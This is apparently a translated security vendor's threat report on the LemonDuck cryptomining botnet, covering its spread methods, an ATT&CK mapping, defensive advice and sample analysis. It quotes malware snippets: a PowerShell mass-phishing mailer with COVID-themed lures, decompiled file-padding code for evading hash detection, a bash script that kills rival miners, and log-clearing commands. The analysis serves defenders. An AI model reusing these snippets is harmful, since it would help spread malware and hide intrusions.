Typical Mining Family Series Analysis 4

——LemonDuck Mining Botnet

Antiy CERT

Draft completed: March 6, 2023, 9:40 a.m.
First published: March 10, 2023, 6:30 p.m.

The original report is in Chinese, and this version is an AI-translated edition.

Scan the QR code to get the latest version of the report.

Contents

1 Introduction **1**

2 Introduction to Mining Trojans **1**

2.1 What Is Mining 1

2.2 Why Is Mining Becoming More and More Rampant? 2

2.3 The Harm of Mining Trojans 3

3 Overview **3**

4 LemonDuck Mining Botnet **4**

5 ATT&CK Mapping Diagram Corresponding to the LemonDuck Mining Botnet **6**

6 Protective Recommendations **7**

7 Sample Analysis **9**

7.1 EternalBlue Vulnerability Propagation 9

7.2 Phishing Email Propagation 10

7.3 Backdoor Trojans "Fatten" Themselves 12

7.4 Fileless Mining 13

7.5 CVE-2017-8464 Exploit 14

7.6 Attacks on Linux 15

8 LemonDuck Module Iteration **16**

8.1 Parent File Iteration 16

8.2 Cloud Control Module Iteration 17

8.3 Propagation Module Iteration 17

8.4 Backdoor Module Iteration 18

8.5 Mining Module Iteration 19

8.6 Information Stealing Module Iteration 19

9 IoCs **20**

Appendix 1: References **26**

Appendix 2: About Antiy **27**

1 Introduction

With the rise of blockchain technology and virtual currencies such as cryptocurrencies in recent years, the open source of mining Trojans has lowered the threshold for obtaining mining Trojans. In addition to a large number of black industry organizations continuing to operate mining Trojans, other black industry organizations that did not previously operate mining Trojans have turned their operations to mining Trojans, resulting in the continued activity of mining Trojans. On September 3, 2021, the National Development and Reform Commission and other departments issued a notice on rectifying virtual currency "mining" activities [错误!未找到引用源。], which clearly required the rectification of virtual currency mining activities and the crackdown on mining activities. In the year after the issuance of the notice, the mining rectification activities have achieved significant results, and the number of mining Trojans encountered by organizations such as government, enterprises, and schools has continued to decrease. According to relevant data, the price of cryptocurrencies fell several times in 2022, and the overall market value showed a downward trend, but the spread of mining Trojans is still profitable for attackers. Therefore, in 2022, many small mining Trojan families still emerged. For example, Hezb, "1337" and Kthmimu mining Trojan families.

Antiy CERT has compiled a special report on the typical popular mining Trojan families that have been tracked and stored in recent years, and has released them in recent months, and continues to track new popular mining families. The special report will detail the historical evolution of the mining Trojan family, analyze the iterative versions of the family samples, sort out historical attack events, provide post-infection troubleshooting methods, and publish more IoCs. In addition, we will continue to improve our own security product capabilities, adopt effective technical solutions to detect and remove mining Trojans, and help organizations such as government, enterprises, and schools effectively protect and remove mining Trojans.

2 Introduction to Mining Trojans

2.1 What Is Mining

"Mining" refers to obtaining virtual currency by executing proof of work or other similar computer algorithms. "Mine" represents virtual currency, and workers who mine are usually called "miners". "Mining Trojan" is an integrated malicious code that can implant mining programs into the victim's computer through various means, and

use the computing power of the victim's computer to mine without the user's knowledge, thereby obtaining illegal profits. **This type of mining program that illegally invades the user's computer is called a mining Trojan.**

There are two ways to mine: one is solo (directly connected to the central network), and all the output income belongs to oneself; the other is to connect to the mining pool, and the income is shared with the mining pool. Since the technical difficulty of connecting to the mining pool is relatively low and the income is relatively stable, mining trojans usually use this method. There are also two types of mining: one is passive mining, in which the mining program is implanted without the user's knowledge, and the virtual currency obtained belongs to the intruder who implanted the mining program; the other is active mining, in which personnel actively use computing assets to run mining programs, and the virtual currency obtained belongs to the owner or user of the computing assets. The essence of mining is to calculate and return the hash value that meets the conditions, and the method used is brute force calculation, the main feature of which is the consumption of host resources and the waste of user power resources.

2.2 Why Is Mining Becoming More and More Rampant?

Comparing it with the equally popular ransomware activities, we can find that compared with ransomware, mining activities have more stable income. In ransomware incidents, on the one hand, it is difficult to accurately locate the host with important content encrypted, and on the other hand, the victim cannot be guaranteed to receive unlocking services after paying the ransom, which leads to a serious disproportion between the scale of ransomware activities and the ransom obtained.

In mining activities, as long as the mining trojan runs on the computer, it can obtain shares in the mining pool (the specific situation depends on the allocation model of the mining pool) and convert them into income. The difficulty of mining is also lower than that of ransomware activities. Most of them will use open source programs and register a wallet address. In the mining process, you don’t need to invest any other energy and can just sit back and enjoy the fruits of your labor.

In addition, the value-added and anonymity of virtual currency are also one of the reasons why mining Trojans are becoming increasingly rampant. Through virtual currency, not only can they evade financial tracing methods in the real world, but they can also obtain currency with value-added potential, which can be said to kill two birds with one stone. This is also the reason why mining Trojans prefer anonymous currencies (e.g. Monero).

2.3 The Harm of Mining Trojans

Usually, victims think that mining Trojans will only cause the system to freeze and will not have much impact on themselves. However, mining Trojans not only freeze the system, but also reduce the performance and service life of computer equipment, endanger the operation of the organization, and waste electricity and energy. In addition, mining Trojans now generally leave backdoors, causing the victim's host to become the attacker's control node, thereby forming a botnet and then issuing commands to attack other computers. Therefore, mining Trojans at this stage are no longer just performing simple operations such as mining, but are gradually beginning to use intrusion capabilities to gain more illegal profits.

3 Overview

The LemonDuck mining botnet was first active on December 14, 2018. Its operating organization used a supply chain method to spread the botnet, that is, to invade the Driver Life update server and replace the update program download link. This allowed the mining botnet program to be implanted in the user's host when the user updated the Driver Life related software. At the same time, it spread through the EternalBlue vulnerability to achieve widespread dissemination. According to researchers, it infected 100,000 hosts within two hours of the activity 错误!未找到引用源。. The emergence of supply chain dissemination in the field of operating malicious mining Trojans or botnets has attracted the attention of most network security vendors. In the more than three years since then, the mining botnet has continuously added new dissemination methods, mainly using multiple vulnerability exploits, service password cracking, and phishing email delivery, to expand its dissemination capabilities. The botnet has formed a modular combination capability during the continuous update process, and also steals basic information of the target host when updating each module.

From the above attack techniques and activity characteristics of the LemonDuck mining botnet, it can be seen that its operating organization has the technical capabilities of APT organizations, but actively engages in cybercrime activities that attract the attention of the cybersecurity community. The main purpose is to make profits. At the same time, unlike general cybercrime organizations, its technical capabilities are diversified and its profitability is more prominent.

4 LemonDuck Mining Botnet

LemonDuck mining botnet, also known as "Eternal Blue Downloader Trojan" and DTLMiner. These names are mainly related to the spread and attack activities of the Trojan, such as using Driver Life update servers to spread in the early stage, using Eternal Blue vulnerabilities to spread in the target system, and C2 communication and PowerShell script codes with "LemonDuck " strings. At the same time, in previous update activities, due to the setting of specific named scheduled tasks, researchers named them "Blue Tea Operation" 错误!未找到引用源。 and "Black Ball Operation" 错误!未找到引用源。.

The LemonDuck mining botnet is a malware that integrates multiple malicious functions. It is active in the target network mainly through botnet and mining activities. Its modules are frequently iterated, with high iteration efficiency and increasingly rich module functions. During the update process, it adds different vulnerability exploitation components, mobile storage devices, phishing emails and other propagation methods, which greatly improves the propagation efficiency. At the same time, it expands its main business during the update process, adding new information theft and malware delivery functions.

Table 4-1 LemonDuck mining botnet basic information

Family name	There are many names, such as Eternal Blue Downloader Trojan, Eternal Blue Trojan Downloader, LemonDuck, DTLMiner
First disclosure time	December 15, 2018
First event time	December 14, 2018
Reason for naming	Driving Life software supply chain spread, EternalBlue vulnerability spread, PowerShell scripts and C2 connection User-Agent contains "Lemon_Duck" string
Threat types	Mining, botnet
Target	No specific goal
Mode of transmission	Supply chain propagation, EternalBlue vulnerability exploitation, SMB brute force cracking, $IPC brute force cracking, phishing emails, SSH brute force cracking, Redis brute force cracking, RDP brute force cracking, Yarn unauthorized access vulnerability, phishing emails

Since the LemonDuck mining botnet was first disclosed, its subsequent activities have become more rampant, with new methods of attack, spread, and defense evasion. These include the spread of SMB weak passwords 错误!未找到引用源。, MySQL brute force cracking 错误!未找到引用源。, the conversion of mining modules to fileless form 错误!未找到引用源。,

the new "Stuxnet III" vulnerability (CVE-2017-8464) exploitation 错误!未找到引用源。, SSH brute force cracking 错误!未找到引用源。, the new ClipBanker stealer [10], and new attacks against Docker targets [11].

Table 4-2 LemonDuck attack timeline

Time	Event
December 2018	Hijacking multiple software upgrade channels such as "Driver Life" to distribute mining Trojans and using the "Eternal Blue" vulnerability to spread
January 2019	Write backdoor programs and mining programs into scheduled tasks, add Mimikatz password collection module, and use SMB weak passwords to perform brute force cracking on the intranet
February 2019	Added MySQL brute force attack, modify the database administrator account password
March 2019	Updated lateral propagation modules ipc and ii.exe. The fileless attack module is downloaded by the PowerShell backdoor and is no longer released by the parent PE. New weak password brute force cracking+wmic, Passthehash+ MBC lient/SMBE xec
April 2019	Added fileless mining module
July 2019	New "Stuxnet 3" vulnerability (C VE-2017-8464) exploit, spread through removable hard drives and network shares
October 2019	Added Bluekeep vulnerability C VE-2019-0708 detection and reporting function
April 2 020	New phishing email attack
May 2020	Added SMBG host vulnerability CVE-2020-0796 detection and reporting function, and added SSH brute force cracking code
June 2020	New Windows-side vulnerability SMBG host vulnerability (CVE-2020-0796) exploit, new Linux-side SSH brute force cracking function, and cross-platform mining trojans have begun to spread
August 2020	New attack method for Hadoop Yarn unauthorized access vulnerability
December 2020	New Web Logic Unauthorized Command Execution Vulnerability (CVE-2020-14882) attack propagation method
February 2021	The Linux platform uses most modules of the Outlaw mining botnet and adds a scanning and propagation module
September 202 1	New IPC brute force cracking, Elastic Search vulnerability, Apache Solr remote command execution vulnerability, Docker Remote API unauthorized access
November 202 1	New Zegost-like backdoor, new Clip Banker stealing Trojan, new executable program mining
April 2022	Added mining operation targeting Docker

LemonDuck attack timeline, as shown in Figure 4-1:



Figure 4-12

5 ATT&CK Mapping Diagram Corresponding to the LemonDuck Mining Botnet

Antiy CERT sorted out the distribution diagram of technical characteristics corresponding to the previous attack activities of this botnet:

Figure 5-1 Mapping of technical characteristics to ATT&CK

Specific ATT&CK technical behavior description table:

Table 5-1 ATT&CK technique behavior description table corresponding to the incident

ATT&CK Phase/Category	Specific Behavior	Notes
Initial access	Leverage public-facing applications	Spread by exploiting software vulnerabilities
	Phishing	Spread through phishing emails
	Hacking the supply chain	The mining trojan that invaded the Driver Life update server
Execute	Use command and script interpreters	Use PowerShell or bat command
	Utilize scheduled tasks/jobs	Add a scheduled task
Persistence	Utilize scheduled tasks/jobs	Add scheduled tasks and execute them at regular intervals
Defense evasion	Delete the beacon in the host	Clear related operation logs
	Obfuscate files or information	Encode related malicious script files
Credential access	Get the credentials from where the password is stored	Get SSH login credentials
Discover	Discover system information	Detect target system version information
	Discover the system owner/user	Detect target system users
	Find system time	Detect target system time
Lateral movement	Exploit remote service vulnerabilities	Exploit the vulnerability of the target host to spread
	Conduct internal spear phishing attacks	Use the target host's mailbox address book to send phishing emails to spread
	Leverage remote services	Exploit SSH services to move laterally
Collect	Collect local system data	Collect sensitive information of the target system
Data exfiltration	Use Web Service Returns	Use HTTP GET request to return data
Influence	Resource hijacking	Hijacking system computing resources for mining

6 Protective Recommendations

In response to mining attacks, Antiy recommends that enterprises take the following protective measures:

1. Windows/Linux version of Antiy Intelligent Endpoint Protection System;
2. Strengthen SSH passwords: Avoid using weak passwords. It is recommended to use passwords of 16 characters or longer, including a combination of uppercase and lowercase letters, numbers, and symbols. Avoid using the same password on multiple servers.

3. Update patches in time: It is recommended to enable the automatic update function to install system patches. The server should update system patches in time;

4. Update third-party application patches in a timely manner: It is recommended to update third-party applications in a timely manner, especially those related to business, such as Hadoop Yarn, Web Logic, Docker and other application patches;

5. Enable logs: Enable key log collection functions (security logs, system logs, error logs, access logs, transmission logs, and cookie logs) to provide a basis for tracing security incidents.

6. Host reinforcement: conduct penetration testing and security reinforcement on the system;

7. Deploy an intrusion detection system (IDS): Deploy traffic monitoring software or equipment to facilitate the discovery and tracing of malicious code. Antiy Persistent Threat Detection System (PTD) uses network traffic as the detection and analysis object, can accurately detect a large amount of known malicious code and network attack activities, and effectively discover suspicious network behaviors, assets and various unknown threats;

Antiy Service: If you are attacked by malware, it is recommended to isolate the attacked host in time and protect the site while waiting for security engineers to check the computer; Antiy 7*24 hours service hotline: 400-840-9234.

It has been proven that Antiy Intelligent Endpoint Protection System (IEP for short) can effectively detect and kill the mining botnet.



Figure 6-1 Antiy IEP can effectively detect and kill the mining botnet

7 Sample Analysis

This sample analysis is not limited to a single sample. It mainly analyzes the special functions of the LemonDuck mining botnet family during the update process, so that readers can have a more comprehensive understanding of the LemonDuck mining botnet.

7.1 EternalBlue Vulnerability Propagation

Use the EternalBlue vulnerability exploit component and use Py2exe or Pyinstaller to package it during the sample update process.

Crypto	361 639	139 879		
ctypes	24 305	9 353		
encodings	391 810	167 023		
impacket	2 135 249	663 034		
logging	30 443	10 607		
pyasn1	199 699	67 188		
unittest	72 821	28 452		
winreg	514	347		
xml	836	587		
abc.pyo	3 650	1 726	2018-12-13 1...	-rw-rw-rw-
atexit.pyo	1 483	763	2018-12-13 1...	-rw-rw-rw-
base64.pyo	7 370	3 430	2018-12-13 1...	-rw-rw-rw-
bdb.pyo	16 218	6 212	2018-12-13 1...	-rw-rw-rw-
bz2.pyd	71 168	36 735	2016-12-17 2...	-rw-rw-rw-
calendar.pyo	21 682	7 765	2018-12-13 1...	-rw-rw-rw-
cmd.pyo	7 989	3 687	2018-12-13 1...	-rw-rw-rw-
codecs.pyo	18 839	5 894	2018-12-13 1...	-rw-rw-rw-
collections.pyo	16 777	6 299	2018-12-13 1...	-rw-rw-rw-
contextlib.pyo	2 836	1 293	2018-12-13 1...	-rw-rw-rw-
copy.pyo	9 231	3 939	2018-12-13 1...	-rw-rw-rw-
copy_reg.pyo	4 132	1 998	2018-12-13 1...	-rw-rw-rw-
difflib.pyo	26 873	11 411	2018-12-13 1...	-rw-rw-rw-

Figure 7-1EternalBlue vulnerability exploit components

7.2 Phishing Email Propagation

Using information related to the new coronavirus, phishing emails carrying a malicious document named "urgent.doc" were spread.

Figure 7-2Phishing email (Image source: Rising)

The malicious document is actually an RTF file with the CVE-2017-8570 vulnerability exploitation function, which can trigger the vulnerability by opening the document and execute the PowerShell code in it.



Figure 7-3Vulnerability documents

In the later stages, automated phishing email distribution functions were added to the sample, such as traversing the email communication directory of the target host.

Figure 7-4Traverse the mailbox communication directory

The default email title and body.


```
$global:mail_pools=@(
("The Truth of COVID-19","Virus actually comes from United States of America"),
("COVID-19 nCov Special info WHO","very important infomation for Covid-19
see attached document for your action and discretion."),
("HALTH ADVISORY:CORONA VIRUS","the outbreak of CORONA VIRUS is cause of concern especially where forign
see attached document for your action and discretion."),
("WTF","what's wrong with you?are you out of your mind!!!!!"),
("What the fcuk","are you out of your mind!!!!!what 's wrong with you?"),
("good bye","good bye, keep in touch"),
("farewell letter","good bye, keep in touch"),
("broken file","can you help me to fix the file,i can't read it"),
("This is your order?","file is brokened, i can't open it")
)
```


Figure 7-5Preset email title and body

Preset the attachments to be sent.

```
foreach($contact in $contacts){
    $mail=$ol.CreateItem(0)
    $mitem=$mail.Recipients.Add($contact)
    $mail.Subject = $mail_subject
    $mail.Body = $mail_body
    $mail.Attachments.Add($att_doc,1,1,"readme.doc")
    $mail.Attachments.Add($att_zip,1,1,"readme.zip")
    "Sending mail..."
    $mail.Send()
    write-host "Send mail to $contact succ..."
    sleep ((get-random)%5+5)
```


Figure 7-6Preset attachments to be sent

7.3 Backdoor Trojans "Fatten" Themselves

The fattening process itself is divided into two steps. The first stage is to create a batch and use the type command to copy the file itself.

```
v4 = (char *)malloc(0x7FFFu);
strcpy(v16, "@echo off\r\ntype \"%s\" >\"%s\"");
lpBuffer = malloc(strlen(v16) + 98301);
TickCount = GetTickCount();
do
{
  do
  {
    strcpy(Format, "%s\\%d.bat");
    sub_40C530(v4, 0x7FFEu, 0xFFFFFFFF, Format, (char)Block);
    ++TickCount;
    FileA = CreateFileA(v4, 0xC0000000, 0, 0, 1u, 0x80u, 0);
    v7 = FileA;
  }
  while ( !FileA );
}
while ( FileA == (HANDLE)-1 );
v8 = (void *)lpBuffer;
sub_40C530((char *)lpBuffer, strlen(v16) + 98301, 0xFFFFFFFF, v16, Args);
WriteFile(v7, lpBuffer, strlen((const char *)lpBuffer), &NumberOfBytesWritten, 0);
CloseHandle(v7);
```

Figure 7-7Create a batch script

In the second stage, based on the original file size, the size of the randomly generated write data, and the randomly created write data, new backdoor Trojan file data is generated, and then written into the original file to overwrite it. The final file size is basically above 40MB. The random changes in the file size and hash value are achieved to circumvent the basic defense solution.



Figure 7-8Randomly generate data and fill

7.4 Fileless Mining

Use the open source Invoke- ReflectivePEInjection to inject the mining program into the PowerShell process memory for execution, thus achieving fileless mining.



Figure 7-9Fileless mining

7.5 CVE-2017-8464 Exploit

Newly added CVE-2017-8464 (Stuxnet III) vulnerability exploitation function, combined with the disk type detection function, can spread malicious shortcuts with vulnerabilities in network shared disks or mobile storage media, induce targets to click to trigger the vulnerability exploitation code, and improve the botnet's propagation capabilities.



Figure 7-10CVE-2017-8464 vulnerability exploit

7.6 Attacks on Linux

7.6.1 End Other Mining Processes

End the processes of other mining Trojans through parameters such as process name, file name, and network connection.

```
#/bin/bash
processes(){
    killme() {
      killall -9 chron-34e2fg;ps wx|awk '/34e2fg\/v3|moy5|defunct/' | awk '{print $1}' | xargs kill -9 & > /dev/null &
    }

    killa() {
    what=$1;ps auxw|awk "/$what/" |awk '!/awk/' | awk '{print $2}'|xargs kill -9&>/dev/null&
    }

    killa 34e2fg
    killme

    killall \.Historys
    killall \.sshd
    killall neptune
    killall xm64
    killall xm32
    killall xmrig
    killall \.xmrig
    killall suppoieup

    pkill -f sourplum
    pkill wnTKYg && pkill ddg* && rm -rf /tmp/ddg* && rm -rf /tmp/wnTKYg

    ps auxf|grep -v grep|grep "mine.moneropool.com"|awk '{print $2}'|xargs kill -9
    ps auxf|grep -v grep|grep "xmr.crypto-pool.fr:8080"|awk '{print $2}'|xargs kill -9
    ps auxf|grep -v grep|grep "xmr.crypto-pool.fr:3333"|awk '{print $2}'|xargs kill -9
    ps auxf|grep -v grep|grep "monerohash.com"|awk '{print $2}'|xargs kill -9
    ps auxf|grep -v grep|grep "/tmp/a7b104c270"|awk '{print $2}'|xargs kill -9
    ps auxf|grep -v grep|grep "xmr.crypto-pool.fr:6666"|awk '{print $2}'|xargs kill -9
    ps auxf|grep -v grep|grep "xmr.crypto-pool.fr:7777"|awk '{print $2}'|xargs kill -9
    ps auxf|grep -v grep|grep "xmr.crypto-pool.fr:443"|awk '{print $2}'|xargs kill -9
```

Figure 7-11Ending other mining trojan processes

7.6.2 Download and Execute the Mining Trojan

Download and execute mining Trojans through various methods.

Figure 7-12Download and execute the mining trojan

7.6.3 Use the Target Host's SSH Credentials to Attempt to Spread Laterally

Through the private key information on the victim host and the IP address of the historical SSH connection, it traverses and verifies whether the private key and other hosts match, attempts to connect to the remote host through password-free SSH, and executes commands to download and execute scripts on the remote host.

Figure 7-13Lateral Transmission

7.6.4 Clear Logs

The script for Linux platform contains the function of clearing related log data at the end.

```
history -c
echo 0>/var/spool/mail/root
